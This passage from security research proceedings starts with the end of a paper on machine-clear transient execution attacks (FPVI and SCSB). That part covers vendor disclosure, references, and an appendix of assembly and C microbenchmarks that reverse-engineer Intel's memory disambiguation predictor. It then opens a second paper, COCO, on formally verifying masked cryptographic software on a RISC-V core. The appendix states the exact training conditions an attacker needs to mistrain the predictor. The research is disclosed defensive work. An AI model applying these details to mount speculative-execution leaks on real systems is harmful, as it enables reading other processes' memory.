We have shown that the root causes of transient execution can be quite diverse and go well beyond simple branch misprediction or similar. To support this claim, we systematically explored and reverse engineered the previously unexplored class of bad speculation known as machine clear. We discussed several transient execution paths neglected in the literature, examining their capabilities and new opportunities for attacks. Furthermore, we presented two new machine clear-based transient execution attack primitives (Floating Point Value Injection and Speculative Code Store Bypass). We also presented an end-to-end FPVI exploit disclosing arbitrary memory in Firefox and analyzed the applicability of SCSB in real-world applications such as JIT engines. Additionally, we proposed mitigations and evaluated their performance overhead. Finally, we presented a new root cause-based classification for all the known transient execution paths.

Disclosure

We disclosed Floating Point Value Injection and Speculative Code Store Bypass to CPU, browser, OS, and hypervisor vendors in February 2021. Following our reports, Intel confirmed the FPVI (CVE-2021-0086) and SCSB (CVE-2021-0089) vulnerabilities, rewarded them with the Intel Bug Bounty program, and released a security advisory with recommendations in line with our proposed mitigations [34]. Mozilla confirmed the FPVI exploit (CVE-2021-29955 [21, 22]), rewarded it with the Mozilla Security Bug Bounty program, and deployed a mitigation based on conditionally masking malicious NaN-boxed FP results in Firefox 87 [51].

Acknowledgments

We thank our shepherd Daniel Genkin and the anonymous reviewers for their valuable comments. We also thank Erik Bosman from VUSec and Andrew Cooper from Citrix for their input, Intel and Mozilla engineers for the productive mitigation discussions, Travis Downs for his MD reverse engineering, and Evan Wallace for his Float Toy tool. This work was supported by the European Union's Horizon 2020 research and innovation programme under grant agreements No. 786669 (ReAct) and 825377 (UNICORE), by Intel Corporation through the Side Channel Vulnerability ISRA, and by the Dutch Research Council (NWO) through the INTERSECT project.

References

[1] IEEE Standard for Floating-Point Arithmetic. *IEEE Std. 754-2019*, 2019.

[2] Alejandro Cabrera Aldaya and Billy Bob Brumley. Hyperdegrade: From ghz to mhz effective cpu frequencies. *arXiv preprint arXiv:2101.01077*.

[3] AMD. AMD64 Architecture Programmer's Manual.

[4] Marc Andrysco, David Kohlbrenner, Keaton Mowery, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. On subnormal floating point and abnormal timing. In *2015 IEEE S & P*.

[5] ARM. Architecture Reference Manual for Armv8-A.

[6] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. Smotherspectre: exploiting speculative execution through port contention. In *CCS'19*.

[7] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security'18*.

[8] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *CCS'19*.

[9] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. Kaslr: Break it, fix it, repeat. In *ACM ASIA CCS 2020*.

[10] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin Von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. In *USENIX Security 19*.

[11] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. Sgxpectre: Stealing intel secrets from sgx enclaves via speculative execution. In *2019 IEEE EuroS&P*.

[12] Chrome. V8 TurboFan documentation.

[13] Chromium. Site Isolation documentation.

[14] Victor Costan and Srinivas Devadas. Intel SGX Explained. *IACR Cryptology ePrint Archive*, 2016.

[15] David Devecsery, Peter M Chen, Jason Flinn, and Satish Narayanasamy. Optimistic hybrid analysis: Accelerating dynamic analysis through predicated static analysis. In *ASPLOS 2018*.

[16] Christopher Domas. Breaking the x86 isa. *Black Hat, USA*, 2017.

[17] Isaac Dooley and Laxmikant Kale. Quantifying the interference caused by subnormal floating-point values. In *Proceedings of the Workshop on OSIHPA*, 2006.

[18] Travis Downs. Memory Disambiguation on Skylake. https://github.com/travisdowns/uarch-bench/wiki/Memory-Disambiguation-on-Skylake, 2019.

[19] Thomas Dullien. Return after free discussion. https://twitter.com/halvarflake/status/1273220345525415937.

[20] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. Branchscope: A new side-channel attack on directional branch predictor. *ACM SIGPLAN Notices*, 53(2):693–707, 2018.

[21] Firefox. Firefox 87 Security Advisory. https://www.mozilla.org/en-US/security/advisories/mfsa2021-10/#CVE-2021-29955.

[22] Firefox. Firefox ESR 78.9 Security Advisory. https://www.mozilla.org/en-US/security/advisories/mfsa2021-11/#CVE-2021-29955.

[23] Firefox. Project Fission documentation.

[24] Fortinet. Use-After-Free Bug in Chakra (CVE-2018-0946). https://www.fortinet.com/blog/threat-research/an-analysis-of-the-use-after-free-bug%-in-microsoft-edge-chakra-engine.

[25] Ivan Fratric. Return after free discussion. https://twitter.com/ifsecure/status/1273230733516177408.

[26] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU. In *S&P*, May 2018.

[27] Kourosh Gharachorloo, Anoop Gupta, and John L Hennessy. *Two techniques to enhance the performance of memory consistency models*. 1991.

[28] Enes Goktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative Probing: Hacking Blind in the Spectre Era. In *CCS*, 2020.

[29] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS*, February 2017.

[30] John L Hennessy and David A Patterson. *Computer architecture: a quantitative approach*. Elsevier, 2011.

[31] Jann Horn. Reading privileged memory with a side-channel. 2018.

[32] Xen Hypervisor. block_speculation function call in invoke_stub. https://xenbits.xen.org/gitweb/?p=xen.git;a=blob;f=xen/arch/x86/x86_emulate/x86_emulate.c;hb=HEAD.

[33] Xen Hypervisor. block_speculation function call in io_emul_stub_setup. https://xenbits.xen.org/gitweb/?p=xen.git;a=blob;f=xen/arch/x86/pv/emul-priv-op.c;hb=HEAD.

[34] Intel. FPVI & SCSB Intel Security Advisoray 00516. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00516.html.

[35] Intel. INTEL-SA-00088 - Bounds Check Bypass .

[36] Intel. Intel® 64 and IA-32 Architectures Optimization Reference Manual.

[37] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual combined volumes.

[38] Intel. Intel® VTune™ Profiler User Guide - 4K Aliasing. https://software.intel.com/content/www/us/en/develop/documentation/vtune-help/top/reference/cpu-metrics-reference/l1-bound/aliasing-of-4k-address-offset.html.

[39] Intel. Load value injection - deep dive. https://software.intel.com/security-software-guidance/deep-dives/deep-dive-load-value-injection, 2020.

[40] Vladimir Kiriansky and Carl Waldspurger. Speculative buffer overflows: Attacks and defenses. *arXiv:1807.03757*.

[41] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P'19*.

[42] David Kohlbrenner and Hovav Shacham. On the effectiveness of mitigations against floating-point timing channels. In *USENIX Security Symposium*, 2017.

[43] Esmaeil Mohammadian Koruyeh, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *USENIX WOOT'18*.

[44] Evgeni Krimer, Guillermo Savransky, Idan Mondjak, and Jacob Doweck. Counter-based memory disambiguation techniques for selectively predicting load/store conflicts, October 1 2013. US Patent 8,549,263.

[45] Chris Lattner and Vikram Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *CGO*, 2004.

[46] Orion Lawlor, Hari Govind, Isaac Dooley, Michael Breitenfeld, and Laxmikant Kale. Performance degradation in the presence of subnormal floating-point values. In *OSIHPA*, 2005.

[47] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security'18*.

[48] Giorgi Maisuradze and Christian Rossow. ret2spec: Speculative execution using return stack buffers. In *Proceedings of the 2018 ACM SIGSAC*.

[49] Andrea Mambretti, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, and Anil Kurmus. Two methods for exploiting speculative control flow hijacks. In *USENIX WOOT 19*.

[50] Ahmad Moghimi, Jan Wichelmann, Thomas Eisenbarth, and Berk Sunar. Memjam: A false dependency attack against constant-time crypto implementations. *International Journal of Parallel Programming*, 2019.

[51] Mozilla. Firefox Bug 1692972 mitigation. https://hg.mozilla.org/releases/mozilla-beta/rev/b129bba64358.

[52] Mozilla. Spectre mitigations for Value type checks - x86 part. https://bugzilla.mozilla.org/show_bug.cgi?id=1433111.

[53] Mozilla. Spider Monkey JS:Value. https://hg.mozilla.org/mozilla-central/file/tip/js/public/Value.h.

[54] Mozilla. SpiderMonkey IonMonkey documentation.

[55] Ken Johnson Microsoft Security Response Center (MSRC). Analysis and mitigation of speculative store bypass. https://msrc-blog.microsoft.com/2018/05/21/analysis-and-mitigation-of-speculative-%store-bypass-cve-2018-3639/, 2019.

[56] Oleksii Oleksenko, Bohdan Trach, Mark Silberstein, and Christof Fetzer. Specfuzz: Bringing spectre-type vulnerabilities to the surface. In *USENIX Security 20*.

[57] Riccardo Paccagnella, Licheng Luo, and Christopher W Fletcher. Lord of the ring (s): Side channel attacks on the cpu on-chip ring interconnect are practical. *arXiv preprint arXiv:2103.03443*, 2021.

[58] Zhenxiao Qi, Qian Feng, Yueqiang Cheng, Mengjia Yan, Peng Li, Heng Yin, and Tao Wei. Spectaint: Speculative taint analysis for discovering spectre gadgets. 2021.

[59] Hany Ragab, Alyssa Milburn, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. CrossTalk: Speculative Data Leaks Across Cores Are Real. In *S&P*, May 2021.

[60] Thomas Rokicki, Clémentine Maurice, and Pierre Laperdrix. Sok: In search of lost time: A review of javascript timers in browsers. In *IEEE EuroS&P'21*.

[61] Gururaj Saileshwar, Christopher W Fletcher, and Moinuddin Qureshi. Streamline: a fast, flushless cache covert-channel attack by enabling asynchronous collusion. In *ASPLOS 2021*.

[62] Rahul Saxena and John William Phillips. Optimized rounding in underflow handlers, 2001. US Patent 6,219,684.

[63] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-privilege-boundary data sampling. In *CCS'19*.

[64] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic timers and where to find them: High-resolution microarchitectural attacks in javascript. In *FC IFCA 17*.

[65] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. Netspectre: Read arbitrary memory over network. In *ESORICS 19*.

[66] Daniel J Sorin, Mark D Hill, and David A Wood. A primer on memory consistency and cache coherence. 2011.

[67] Julian Stecklina and Thomas Prescher. Lazyfp: Leaking fpu register state using microarchitectural side-channels. *arXiv preprint arXiv:1806.07480*, 2018.

[68] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. Meltdownprime and spectreprime: Automatically-synthesized attacks exploiting invalidation-based coherence protocols. *arXiv*.

[69] Xabier Ugarte-Pedrero, Davide Balzarotti, Igor Santos, and Pablo G Bringas. Sok: Deep packer inspection: A longitudinal study of the complexity of run-time packers. In *2015 IEEE S & P*.

[70] Google V8. test-jump-table-assembler.cc:220 commit 251fece. https://github.com/v8/.

[71] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lippi, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *2020 IEEE S & P 20*.

[72] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying microarchitectural timing leaks in rudimentary cpu interrupt logic. In *ACM CCS 2018*.

[73] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-step: A Practical Attack Framework for Precise Enclave Execution Control. In *SysTEX'17*.

[74] Stephan van Schaik, Andrew Kwong, Daniel Genkin, and Yuval Yarom. Sgaxe: How sgx fails in practice.

[75] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *S&P*, May 2019.

[76] Stephan van Schaik, Marina Minkin, Andrew Kwong, Daniel Genkin, and Yuval Yarom. Cacheout: Leaking data on intel cpus via cache evictions. *arXiv preprint*.

[77] WebKit. Browserbench. https://browserbench.org.

[78] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-ng: Breaking the virtual memory abstraction with transient out-of-order execution. 2018.

[79] Pawel Wieczorkiewicz. Intel deep-dive: snoop-assisted L1 Data Sampling.

[80] Wenjie Xiong and Jakub Szefer. Survey of transient execution attacks. *arXiv preprint*.

[81] Yuval Yarom and Katrina Falkner. Flush+ reload: a high resolution, low noise, l3 cache side-channel attack. In *USENIX Security 14*.

[82] Jann Horn Google Project Zero. Speculative execution, variant 4: speculative store bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2019.

A Reversing Memory Disambiguation

To precisely trigger memory disambiguation mispredictions, it is essential to reverse engineer the predictor and understand how it can be massaged into the desired state. When executing a load operation, the physical addresses of all prior stores must be known to decide whether the load should be forwarded the value from the store buffer (store-to-load forwarding, when the store and the load alias) or served from the memory subsystem (when they do not). Since these dependencies introduce significant bottlenecks, modern processors rely

Listing 4 A function to RE the MD predictor. The first 10 `imul`s used to delay the store address computation create the ideal conditions for mispredictions.

```
st_ld:  ;rdi: store addr, rsi: load addr
%rep 10 ;Trick to delay the store address
imul    rdi, 1
%endrep
mov     DWORD [rdi], 0x42   ;Store
mov     eax, DWORD [rsi]    ;Load
%rep 10 ;Pronounce load timing
imul    eax, 1
%endrep
ret
```

Listing 5 Observing the size and behavior of the per-address saturation counter

```
uint8_t *mem = malloc(0x1000);
//Ensure that saturing counter is set to 0
for(i=0;   i<100; i++) st_ld(mem, mem);
//Make hoisiting possible
for(i=100; i<120; i++) st_ld(mem, mem+64);
//Trigger a memory ordering machine clear
for(i=120; i<130; i++) st_ld(mem, mem)
```

on a memory disambiguation predictor to improve common-case performance. If a load is predicted not to *alias* preceding stores, it can be speculatively executed before the prior stores' addresses are known (i.e., the load is *hoisted*). Otherwise, the load is stalled until aliasing information is available.

Partial reverse engineering of the memory disambiguation unit behavior was presented in [18], based on a (complex) analysis of Intel patent US8549263B2 [44]. In contrast, we present a full reverse engineering effort (including features such as 4k aliasing, flush counter, etc.) entirely based on a simple implementation—`st_ld` function in Listing 4. By surrounding the `st_ld` function with instrumentation code to measure the timing and the number of machine clears, we were able to accurately detect the status of the predictor for every call to `st_ld`.

Our first experiment, illustrated in Listing 5, is designed to observe how many missed load hoisting opportunities are needed to switch the predictor state. As shown in the corresponding plot in Figure 11, after 15 non-aliasing loads, we observed that subsequent `st_ld` invocations are faster due to a correct hoisting prediction. This matches the design suggested in the patent, with the predictor implemented as a 4-bit saturating counter incremented every time the load does not ultimately alias with preceding stores (and reset to 0 otherwise). Load hoisting is predicted only if the counter is saturated. To ensure that the hoisting state is reached, we later scheduled an aliasing load and checked that the load was incorrectly hoisted by observing a machine clear.

According to the Intel patent [44] there are 64 per-address predictors (i.e., saturating counters) and the suggested hashing function simply uses the lowest 6 bits of the instruction pointer of the load. We verified these numbers using the function `st_ld_offset`, which is an exact copy of the `st_ld` function but with a number of `nops` added in the preamble (which we change at every run. The goal is to observe if two unrelated loads in these functions are able to influence each other when varying the number of `nops`. In our tested CPUs, we observed machine clears when two unrelated loads in `st_ld` and `st_ld_offset` are located exactly $256k$ bytes apart in memory ($k \in \mathbb{N}$). We used machine clear observations to detect that the per-address prediction of `st_ld` was affected by the execution of `st_ld_offset`. Our results match the design suggested in the patent, except we observed 256 (rather than 64) predictors hashing the lowest 8 bits of the instruction pointer. With these implementation-specific numbers, an attacker can easily mistrain the predictor of a victim load instruction just with knowledge of its location in memory.




Figure 11: Timing measurement of the experiment in Listing 5. Orange bar: machine clear memory ordering observed

Listing 6 Snippet observing activation of never-hoisting state

```
uint8_t *mem = malloc(0x1000);
for(int i=0; i<10; i++)
    for(int j=0; j<19; j++)
        st_ld(mem, mem+64);
    st_ld(mem, mem);
```




Figure 12: Never-hoisting state. Orange bar: MC observed

One important additional component of the predictor is the presence of a watchdog. A *never-hoisting* global state is used as a fallback to temporarily disable the predictor when the CPU has decided it may be counterproductive. To reverse engineer the behavior, we triggered as many mispredictions as possible to check if hoisting was eventually disabled. The resulting code is illustrated in Listing 6 and the numbers in Figure 12 shows that, after 4 machine clears, the predictor is disabled. Indeed, even after 19 further non-aliasing loads (normally abundantly sufficient to switch to a hoisting state), the execution time of `st_ld` does not decrease.

We also reversed the conditions under which the watchdog is enabled/disabled. The patent suggests the watchdog




Figure 13: MCs observed after n independent store-loads starting from the never-hoisting state

is enabled when the value of a *flush counter* is smaller than 0, and disabled otherwise. The flush counter is decremented every MD MC and incremented every n correctly hoisted loads. To reverse engineer this behavior, we measure how many MCs can be triggered in a row before the flush counter is decremented to -1 and thus the predictor is disabled. As shown in the figure 13, we never observed more than 4 MCs in a row. This suggests that the flush counter is a 2-bit saturating counter. The machine clear patterns also reveal the flush counter is incremented every 64 correctly hoisted loads. Lastly, since every run starts with the watchdog disabled, our results show that, to switch from a never-hoisting to a predict-hoisting state, 15+64 non-aliasing loads are sufficient. The first 15 loads are necessary to bring the per-address predictor to the hoisting state. The next 64 loads record a *would-be correct prediction* of the per-address predictor. After 64 such (unused) predictions, the flush counter is incremented to leave the never-hoisting state.

Listing 7 Snippet verifying *4k aliasing*-MD unit interaction

```
//Force no-hoisting prediction
for(i=0;  i<10; i++) st_ld(mem+0x1000, mem+0x1000);
for(i=10; i<20; i++) st_ld(mem+0x2000, mem+0x2000);
//Cause 4k aliasing
for(i=20; i<40; i++) st_ld(mem+0x1000, mem+0x2000);
```




Figure 14: Timing measurements of Listing 7. Orange: increment of `LD_BLOCKS_PARTIAL.ADDRESS_ALIAS`

Finally, we examined the interaction between memory disambiguation and *4k aliasing*. On Intel CPUs, when a store is followed by a load matching its 4KB page offset, the *store-to-load forwarding* (STL) logic forwards the stored value, and, in case of a false match (*4k aliasing*), a few-cycle overhead is needed to re-issue the load [38]. With the help of the performance counter `LD_BLOCKS_PARTIAL.ADDRESS_ALIAS` and the experiment shown in Listing 7, we verified that *4k aliasing* can only happen when a *no-hoist* prediction is made




Figure 15: Memory disambiguation unit – simplified view

as shown in Figure 14. Indeed, STL can be performed only if the store-load pair is executed in order. Additionally, Figure 14 shows that *4k aliasing* introduces a slight performance overhead on top of an incorrect no-hoisting guess of the MD predictor. Figure 15 presents a simplified view of the reversed memory disambiguation predictor. In conclusion, an attacker can precisely mistrain the memory disambiguation predictor by satisfying only two requirements: (1) knowing the instruction pointer of the victim load; (2) issuing (in the worst-case scenario) 15+64=79 non-aliasing store-load pairs to train the predictor to the hoisting state.

B Root-Causes Description Table

Acronym	Description
BHT	Branch History Table
BTB	Branch Target Buffer
RSB	Return Stack Buffer
MD	Memory Disabmbiguation Unit
NM	Device Not Available Exception
DE	Divide-by-Zero Exception
UD	Invalid Opcode Exception
GP	General Protection Fault
AC	Alignment Check Exception
SS	Stack Segment Exception
PF	Page Fault
PF - U/S Bit	Page Table Entry User/Supervisor Bit PF
PF - R/W Bit	Page Table Entry Read/Write Bit PF
PF - P Bit	Page Table Entry Present Bit PF
PF - PKU	Page Table Entry Protection Keys PF
BR	Bound Range Exceeded Exception
FP	Floating Point Assist
SMC	Self-Modifying Code
XMC	Cross-Modifying Code
MO	Memory Ordering Principles Violation
MASKMOV	Masked Load/Store Instruction Assist
A/D Bits	Page Table Entry Access/Dirty Bits Assist
TSX	Intel TSX Transaction Abort
UC	Uncachable Memory Assist
PRM	Processor Reserved Memory Assist
HW Interrupts	Hardware Interrupts

COCO: Co-Design and Co-Verification of Masked Software Implementations on CPUs

Barbara Gigerl
Graz University of Technology

Vedad Hadzic
Graz University of Technology

Robert Primas
Graz University of Technology

Stefan Mangard
Graz University of Technology
Lamarr Security Research

Roderick Bloem
Graz University of Technology

Abstract

The protection of cryptographic implementations against power analysis attacks is of critical importance for many applications in embedded systems. The typical approach of protecting against these attacks is to implement algorithmic countermeasures, like masking. However, implementing these countermeasures in a secure and correct manner is challenging. Masking schemes require the independent processing of secret shares, which is a property that is often violated by CPU microarchitectures in practice. In order to write leakage-free code, the typical approach in practice is to iteratively explore instruction sequences and to empirically verify whether there is leakage caused by the hardware for this instruction sequence or not. Clearly, this approach is neither efficient, nor does it lead to rigorous security statements.

In this paper, we overcome the current situation and present the first approach for co-design and co-verification of masked software implementations on CPUs. First, we present COCO, a tool that allows us to provide security proofs at the gate-level for the execution of a masked software implementation on a concrete CPU. Using COCO, we analyze the popular 32-bit RISC-V IBEX core, identify all design aspects that violate the security of our tested masked software implementations and perform corrections, mostly in hardware. The resulting *secured* IBEX core has an area overhead around 10%, the runtime of software on this core is largely unaffected, and the formal verification with COCO of an, e.g., first-order masked Keccak S-box running on the secured IBEX core takes around 156 seconds. To demonstrate the effectiveness of our suggested design modifications, we perform practical leakage assessments using an FPGA evaluation board.

1 Introduction

Since the rise of the Internet of Things (IoT), embedded devices are integrated into a wide range of everyday services. Often, these simple devices are part of larger software ecosystems, which makes the protection of cryptographic keys on these devices an essential but challenging task. Physical side-channel attacks, such as power analysis, allow attackers to extract cryptographic keys by observing a device's power consumption [11, 29, 42]. To prevent such attacks, embedded devices typically employ dedicated countermeasures on the algorithmic level. The most prominent example of such algorithmic countermeasures against power analysis is masking, essentially a secret sharing technique that splits input and intermediate variables of cryptographic computations into $d+1$ random shares such that the observation of up to d shares does not reveal any information about their corresponding native value [4, 6, 12, 21, 22, 26, 45].

Masking schemes typically have in common that they rely on certain assumptions such as independence of leakage, i.e., independent computations result in independent leakage [44]. However, as pointed out by many academic works in the past, such assumptions are typically not satisfied on CPUs. Coron et al. [13] were among the first who showed that, e.g., memory transitions in the register file or RAM can leak the Hamming distance between two shares, thereby reducing the protection order of masking schemes on CPUs. Later publications follow up on these observations [14, 32, 40], and amongst others, formulate the so-called order reduction theorem [1]. This theorem states that dth-order protection under the assumption of independent leakage reduces to $\lfloor \frac{d}{2} \rfloor$-th protection if effects like memory transitions are taken into account. Consequently, and without further assumptions on the hardware, achieving second-order protection using masked software implementations can require computations with up to 5 shares.

This is a very significant overhead, and also the reason why the goal in practice is to find strategies to cope with the leakage caused by the underlying CPUs and to achieve dth-order protection with $d+1$ random shares. In order to test if such implementations indeed provide the desired security level in practice, research on the verification of masked cryptographic implementations has gained a lot of attention during the last years. The existing works can be roughly divided into two sets: works based on empirical verification, and works based on formal verification.

On the empirical side, authors have studied masking-related side effects of certain microprocessors via leakage assessments and then built corresponding hardened software implementations [14, 40]. While their resulting masked implementations do in fact maintain their theoretical protection in practice, they also come with a noticeable performance overhead (by up to a factor of 15) that is caused by the necessary software tweaks. Since leakage assessments are quite labor-intensive, tools like PINPAS [16], or more recently, ELMO [31] have been developed that can emulate power leakage for certain microprocessors. The authors of ROSITA [46] have pushed this automation even further by also automating the software patching process after leakage detection. A quite different take on providing side-channel protection on CPUs is presented by Gross et al. [20], who propose a masked CPU design that can perform unprotected software implementations in a side-channel protected manner. Similar work exists for RISC-V processors [34], also on instruction set architecture level [24, 27, 43].

On the formal side, tools like REBECCA [8] and `maskVerif` [2] represent the first steps toward formal verification of masked implementations. Both tools are mainly tailored to hardware implementations; `maskVerif` does offer some support for software implementations but (1) can only deal with code that is written in a special intermediate language, and (2) uses a probing model that only considers simple CPU side-effects such as register overwrites. More recently, Belaid et al. presented *Tornado* [7], a compiler that automatically generates masked software implementations that are secure in the same model. A more fine-grained software verification approach that utilizes annotated assembly implementations is presented by Barthe et al. [5], while with *Silver* [28], Knichel et al. promise improved verification accuracy and performance for hardware implementations.

Our Contribution So far, the verification of masked software implementations was only done in simplified settings that require modified software implementations and do not consider a wider range of side-effects, such as glitches at the gate level, that occur when software runs on an actual CPU. There still exists a noticeable gap between correctness proofs and the resulting practical protection for masked software implementations. We close this gap by providing the following contributions:

- We present COCO, a tool inspired by REBECCA, that can formally verify the security of (any-order) masked, RISC-V assembly implementations that are executed on concrete CPUs defined by gate-level netlists. COCO essentially provides hardware-level verification including glitches for software implementations with constant control flow.
- Using COCO, we analyze the design of the popular 32-bit IBEX[1] core and identify all hardware design aspects that could prevent the leakage-free execution of our test suite of masked software implementations on this CPU.
- Based on this analysis, we present design strategies for CPU and memory, that with low hardware overhead, eliminate most of our discovered flaws in hardware, while leaving behind a few select and easy-to-check constraints for masked software implementations.
- We show the practicality of this work by verifying a variety of masked assembly implementations, including various types of (higher-order) masked AND-gates, a second-order masked Keccak S-box [23], and a first-order masked AES S-box implementation [9]. We also show examples where COCO identifies flaws in broken masked software implementations and reports the corresponding execution cycle, as well as the location of the leakage source within the IBEX netlist. To show the effective robustness of our secured design, we perform leakage assessments on an FPGA evaluation board.
- We publish COCO and our secured IBEX on Github[2].

Outline In Section 2, we present COCO, a tool that can formally verify the leakage-free execution of masked software implementations directly on CPU netlists. Section 3 explains how we analyze the popular 32-bit RISC-V IBEX core using COCO, the discovered issues, and the resulting hardware modifications which enable leakage-free software execution. In a similar spirit, Section 4 takes a look at data memory and proposes solutions for how SRAM can be added to a CPU core such that it can be included in COCO's verification. Section 5 describes COCO's verification workflow in detail and presents various verification runtime benchmarks as well as the practical evaluation. We conclude our work in Section 6.

2 Verifying Software Implementations on Hardware

In this section, we describe how we built COCO, a tool inspired by REBECCA [8], for the verification of masked software implementations directly on CPU netlists. More concretely, we show how the problem of verifying masked software implementations can be mapped to a hardware verification problem by treating software as a sequence of control signals that dictate the data/control flow within a CPU. This approach comes with the advantage that we can directly verify assembly implementations and observe a wider range of side-effects that could reduce the protection order of the tested software implementations. Previous works in this direction

[1] `https://github.com/lowRISC/ibex`
[2] `https://github.com/IAIK/coco-alma`, `https://github.com/IAIK/coco-ibex`

require modified software implementations and only consider a select amount of CPU side-effects that have been discovered in empirical evaluations [2, 5].

First, we cover necessary background on masking and REBECCA. We then show that the classical probing model [26] is not suitable for hardware/software co-verification and propose the so-called *time-constrained probing model* that can be seen as a stricter version of previously used models for software verification. We then discuss all improvements that we performed on top of REBECCA, such that hardware/software co-verification becomes feasible, ultimately leading to COCO. COCO's complete verification flow is described in Section 5.

2.1 Background on Masking

Masking is a prominent algorithmic countermeasure against power analysis attacks [10]. In a nutshell, masking is a secret-sharing technique that splits intermediate values of a computation into $d+1$ uniformly random shares, such that observing up to d shares does not leak any information about the underlying value. The used masking scheme determines the number of masks d, and results in a dth-order masking scheme. In classical Boolean masking, the sharing of a native variable s, when split into $d+1$ random shares $s_0 \dots s_d$, must satisfy $s = s_0 \oplus \dots \oplus s_d$. Hereby, $s_0 \dots s_{d-1}$ is chosen uniformly at random while $s_d = s_0 \oplus \dots \oplus s_{d-1} \oplus s$. This ensures that each share s_i is uniformly distributed and statistically independent of s. For example, in a first-order masking scheme ($d = 1$), the secret variable s is split up into two shares s_0 and s_1, such that $s = s_0 \oplus s_1$. s_0 is chosen runiformly at random, while $s_1 = s \oplus s_0$.

